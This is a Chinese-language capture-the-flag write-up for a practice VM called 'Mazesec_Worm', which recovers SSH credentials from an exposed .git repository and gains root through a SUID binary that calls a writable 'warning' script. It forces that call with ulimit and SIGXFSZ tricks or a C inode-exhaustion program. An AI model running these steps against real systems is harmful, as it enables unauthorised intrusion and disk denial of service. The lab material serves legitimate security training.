Mazesec_Worm

靶机来源:QQ群-660930334

难度:Easy

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 10:59 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00037s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00022s latency).
MAC Address: 08:00:27:36:61:3D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.56
Host is up (0.00037s latency).
MAC Address: 08:00:27:48:E0:FA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.52 seconds

靶机IP:192.168.2.56

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.56
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 10:59 +0800
Nmap scan report for 192.168.2.56
Host is up (0.00022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:48:E0:FA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds

开放端口:22、80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.56
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 11:00 +0800
Nmap scan report for 192.168.2.56
Host is up (0.00090s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
| http-git:
| 192.168.2.56:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to name the...
|_ Last commit message: 4
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:48:E0:FA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.56
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 11:00 +0800
Nmap scan report for 192.168.2.56
Host is up (0.00100s latency).
All 100 scanned ports on 192.168.2.56 are in ignored states.
Not shown: 60 closed udp ports (port-unreach), 40 open|filtered udp ports (no-response)
MAC Address: 08:00:27:48:E0:FA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 58.45 seconds

二、WEB渗透

1、80网站

访问80端口,没有任何东西 img


经过端口信息扫描,发现存在.git泄露 img

三、Git渗透

使用git_dumper,将Git仓库dump下来 工具链接:git_dumper

在虚拟环境运行脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
# 1. 创建虚拟环境(在当前目录或任意位置)
python3 -m venv myenv

# 2. 激活虚拟环境
source myenv/bin/activate

# 3. 在虚拟环境中安装 dulwich
pip install dulwich

# 4. 运行你的脚本(确保在激活状态下)
python git_dumper.py http://192.168.2.56/.git/ output_dir

# 5. 用完后退出虚拟环境
deactivate

成功获取到.git仓库

1
2
3
4
5
6
7
8
┌──(root㉿kali)-[~/miaosec/git-dumper/output_dir]
└─# ls -la
total 20
drwxr-xr-x 3 root root 4096 Jan 22 11:24 .
drwxr-xr-x 5 root root 4096 Jan 22 11:23 ..
drwxr-xr-x 7 root root 4096 Jan 22 11:24 .git
-rw-r--r-- 1 root root 24 Jan 22 11:24 creds.txt
-rw-r--r-- 1 root root 18 Jan 22 11:24 index.html

进入到仓库,查看项目的提交历史

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(root㉿kali)-[~/miaosec/git-dumper/output_dir/.git]
└─# git log
commit b20ebc0e54047f39e739f50e21837b154cd4c6b9 (HEAD -> master)
Author: Your Name <you@example.com>
Date: Tue Jan 20 09:07:31 2026 -0500

4

commit 1e0f35c5f74fa99bfff05187488e76bc6c072db6
Author: Your Name <you@example.com>
Date: Tue Jan 20 09:07:02 2026 -0500

3

commit c62888da183b18a51c52bbfdad3d448fe2da2a86
Author: Your Name <you@example.com>
Date: Tue Jan 20 09:06:43 2026 -0500

2

commit ce0df0104ba2e23e9a749aab4622b342104934de
Author: Your Name <you@example.com>
Date: Tue Jan 20 09:06:08 2026 -0500

1

在仓库commit:1e0f35c5f74fa99bfff05187488e76bc6c072db6中找到ssh的账号和密码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kali)-[~/miaosec/git-dumper/output_dir/.git]
└─# git show 1e0f35c5f74fa99bfff05187488e76bc6c072db6
commit 1e0f35c5f74fa99bfff05187488e76bc6c072db6
Author: Your Name <you@example.com>
Date: Tue Jan 20 09:07:02 2026 -0500

3

diff --git a/creds.txt b/creds.txt
deleted file mode 100644
index e9a18ec..0000000
--- a/creds.txt
+++ /dev/null
@@ -1,3 +0,0 @@
-june
-mTdwC2mn94UlBr31y56t
-

四、获取june权限

使用获取到的凭证:june:mTdwC2mn94UlBr31y56t,成功获取到june权限

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kali)-[~/Tool]
└─# ssh june@192.168.2.56
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
june@192.168.2.56's password:
Linux Worm 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jan 22 01:10:33 2026 from 192.168.2.4
june@Worm:~$ id
uid=1000(june) gid=1000(june) groups=1000(june)

五、权限提升

/opt目录下面,找到具有suid权限的文件write

1
2
3
4
5
june@Worm:/opt$ ls -la
total 28
drwxr-xr-x 2 root root 4096 Jan 22 03:31 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
-rwsr-sr-x 1 root root 17104 Jan 20 09:47 write

执行该程序

1
2
3
4
5
6
7
8
9
10
11
12
june@Worm:/opt$ ./write 
Usage: ./write "message to write"
june@Worm:/opt$ ./write "test"
Message successfully written to /opt/welcome.txt
june@Worm:/opt$ ls -la
total 32
drwxr-xr-x 2 root root 4096 Jan 22 03:41 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
-rw-r--r-- 1 root root 4 Jan 22 03:41 welcome.txt
-rwsr-sr-x 1 root root 17104 Jan 20 09:47 write
june@Worm:/opt$ cat welcome.txt
test

发现该程序可以将内容写入到/opt/welcome.txt文件中

反编译后的伪代码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
int __fastcall main(int argc, const char **argv, const char **envp)
{
size_t v3; // rax
int fd; // [rsp+24h] [rbp-Ch]
char *s; // [rsp+28h] [rbp-8h]

if ( argc != 2 )
{
fprintf(stderr, "Usage: %s \"message to write\"\n", *argv);
exit(1);
}
s = (char *)argv[1];
if ( setuid(0) < 0 )
{
perror("setuid(0) failed");
exit(1);
}
fd = open("/opt/welcome.txt", 577, 420LL);
if ( fd < 0 )
{
perror("Failed to open /opt/welcome.txt");
if ( setuid(0) < 0 )
{
perror("setuid(0) failed before calling warning");
exit(1);
}
system("warning");
exit(1);
}
v3 = strlen(s);
if ( write(fd, s, v3) < 0 )
{
perror("Failed to write to file");
close(fd);
if ( setuid(0) < 0 )
{
perror("setuid(0) failed before calling warning");
exit(1);
}
system("warning");
exit(1);
}
close(fd);
puts("Message successfully written to /opt/welcome.txt");
return 0;
}

程序功能:将用户输入的字符串写入 /opt/welcome.txt文件中,如果open 失败或者 write 失败则调用warning命令,这里的 warning 命令没有使用绝对路径,因此可以进行命令劫持。

查看warning命令的路径,发现可以进行写入,写入/bin/sh -p

1
2
3
4
5
6
7
8
9
10
11
june@Worm:~$ which warning
/usr/bin/warning

june@Worm:~$ ls -la /usr/bin/warning
-rwxr-xr-x 1 june june 52 Jan 22 03:10 /usr/bin/warning

june@Worm:~$ cat /usr/bin/warning
#!/bin/sh
/bin/sh -p
echo warning
#// call 104567

WP:111大佬

方案一:SIGXFSZ信号抑制与文件大小限制攻击

1
模拟一个磁盘写满的场景,从而导致 write 系统调用失败,触发 warning 命令的执行流程。

限制写入文件大小,触发 write 失败,此时内核会向该进程发送一个 SIGXFSZ (File size limit exceeded)信号,默认情况下,这个进程会立即被强制终止,通过 trap ‘’ SIGXFSZ 改变当前shell对 SIGXFSZ 信号的处理方式,可以让进程在收到该信号时忽略它,从而避免进程被终止,即在write失败时,进入warning 命令的执行流程。

在子shell中限制写入文件大小,以及对 SIGXFSZ 信号的忽略处理,并执行 /opt/write:

1
2
3
4
june@Worm:~$ (trap '' SIGXFSZ; ulimit -f 0; /opt/write "pwned")
Failed to write to file: File too large
# id
uid=0(root) gid=1000(june) groups=1000(june)

方案二:Inode耗尽

1
通过写入大量小文件占满文件系统的 inode,从而导致 open 系统调用失败,触发 warning 命令的执行流程。

linux 文件系统中,文件和目录的元数据(如权限、所有者、时间戳等)存储在 inode 中,每个文件和目录都对应一个唯一的 inode。当文件系统中的 inode 被占满时,即使磁盘空间还有剩余,也无法创建新的文件或目录,从而导致 open 系统调用失败。

Linux 系统中,不同的挂载点(Mount Point)拥有独立的 Inode 资源。 /tmp 通常被单独挂载为 tmpfs(内存文件系统)或独立分区。 /opt 通常位于根分区 / 下。 如果在 /tmp 下耗尽了 Inode,只会导致 /tmp 无法写入文件。只要 /opt 所在的分区 Inode 仍有剩余,/opt/write 程序对 /opt/welcome.txt 的 open 操作依然会成功

验证 /tmp 和 /opt 是否在不同的挂载点:

1
2
3
4
june@Worm:~$ df -hT /tmp /opt
Filesystem Type Size Used Avail Use% Mounted on
/dev/sda1 ext4 29G 2.4G 25G 9% /

/tmp 和 /opt 都挂载在 / 下面,如果这两个目录不在同一个挂载点,可以尝试在用户家目录/home/user 或 /var/tmp 下耗尽 inode

准备一个 c 语言程序用于创建大量小文件占满 inode:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
// /tmp/exp.c
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <sys/stat.h>
int main() {
// ---------------------------------------------------------
// 变量设置:每次要占用的 inode 数量 (文件数量)
long target_inodes = 2000000;
// ---------------------------------------------------------

long count = 0;
char filename[64];

printf("开始创建 %ld 个文件以占用 inode...\n", target_inodes);
// 创建一个文件夹来存放这些文件,方便后续清理
const char* dir = "inode_pit";
mkdir(dir, 0755);

for (count = 0; count < target_inodes; count++) {
// 生成文件名,如 inode_pit/f_1, inode_pit/f_2 ...
snprintf(filename, sizeof(filename), "%s/f_%ld", dir, count);

// 使用 creat 创建空文件(只占用 inode,不占用数据块空间)
int fd = creat(filename, 0644);

if (fd < 0) {
if (errno == ENOSPC) {
printf("\n[停止] 提示信息:磁盘 Inode 已耗尽 (No space left on device)!\n");
printf("最终成功创建文件数: %ld\n", count);
} else {
perror("\n创建文件失败");
}
break;
}

close(fd);

// 每创建 10000 个文件显示一次进度
if (count % 10000 == 0) {
printf("\r已创建: %ld", count);
fflush(stdout);
}
}

if (count == target_inodes) {
printf("\n任务完成:已成功占用 %ld 个 inode。\n", target_inodes);
}
return 0;
}

编译并运行该程序:

1
2
3
4
5
6
7
8
june@Worm:/tmp$ gcc /tmp/exp.c -o/tmp/exp
june@Worm:/tmp$ mkdir /tmp/test/
june@Worm:/tmp$ cd /tmp/test/
june@Worm:/tmp/test$ /tmp/exp
开始创建 2000000 个文件以占用 inode...
已创建: 1840000
[停止] 提示信息:磁盘 Inode 已耗尽 (No space left on device)!
最终成功创建文件数: 1843291

inode 被占满后,执行 /opt/write:

1
2
3
4
june@Worm:/tmp/test$ /opt/write "miao"
Failed to open /opt/welcome.txt: No space left on device
# id
uid=0(root) gid=1000(june) groups=1000(june)

收尾工作,删除占用 inode 的文件:

1
2
3
cd /tmp
root@Worm:/tmp# find /tmp/test/inode_pit/ -type f -delete
root@Worm:/tmp# rmdir /tmp/test/inode_pit

六、查看FLAG

1
2
3
root@Worm:/tmp# cat /root/root.txt /home/june/user.txt 
flag{root-415fd5c8fdc9e94be02839e3afd69720}
flag{user-e1c65e4d4ef5f4834934b51fa7aa7d71}

Mazesec_Worm
http://miao-sec.github.io/Maze-sec/Mazesec-Worm/
作者
Miao
发布于
2026年1月22日
许可协议
BY-MIAO